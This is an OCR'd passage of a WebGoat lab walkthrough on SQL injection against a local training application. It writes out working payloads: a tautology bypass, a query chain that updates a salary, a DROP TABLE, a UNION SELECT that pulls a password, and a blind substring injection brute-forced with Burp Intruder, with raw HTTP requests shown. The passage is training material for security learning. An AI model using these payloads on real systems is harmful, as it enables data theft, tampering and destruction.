
1.1.11 Compromising confidentiality with String SQL injection



['OR TRUE - -'] fetches data in the table by commenting on the post query




1.1.12 Compromising Integrity with Query chaining



Integrity

[‘; UPDATE employees SET salary=9000000 WHERE last_name=’Smith’;- - ‘]

1.1.13 Compromising Availability




Availability


[‘; DROP table access_log;- - ‘]

1.2 SQL INJECTION (Advanced)

1.2.3 Try It! Pulling data from other tables


We will try to display the information from all the tables.





[' OR TRUE UNION SELECT 1, '2', '3', '4', '5', password, 7 from user_system_data where user_name='dave'-- ']

1.2.5 Can You login as Tom?



In this task, we will use [tom’ AND substring(password,1,1) = 'a] in the register form.

Pretty Raw Hex \n

```
PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
Host: localhost:8080
Content-Length: 129
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=pfyQf-el9OFsM5AuwHUTtgz4EJ1RPKDRQj86rlLw
Connection: close

username_reg=tom'+AND+substring(password%2C+1%2C+1)%3D'a&email_reg=anon%40b.com&password_reg=pass123&
confirm_password_reg=pass123
```

Capture the requests using Burp suite


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://localhost:8080 Update Host header to match target

```
PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
Host: localhost:8080
Content-Length: 129
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=§pfyQf-el9OFsM5AuwHUTtgz4EJ1RPKDRQj86rlLw§
Connection: close

username_reg=§tom'+AND+substring(password%2C+1%2C+1)%3D'a§&email_reg=§anon%40b.com§&password_reg=§pass123§&confirm_password_reg=
§pass123§
```


Send it to the intruder




Clear all payload positions and replace ‘a’ with ‘pass_char’ and click ADD.




In payloads tab, choose brute forcer, change min and max to 1. Also we can reduce the latency by removing the digits as it contains only letters.




After all the setup click start to initialize the brute force attacks.
After it is finished click in the length tab to order the value, the least value will be the character we are looking for(in this case ‘t’)



Similarly for the second character, Now ‘th…..’

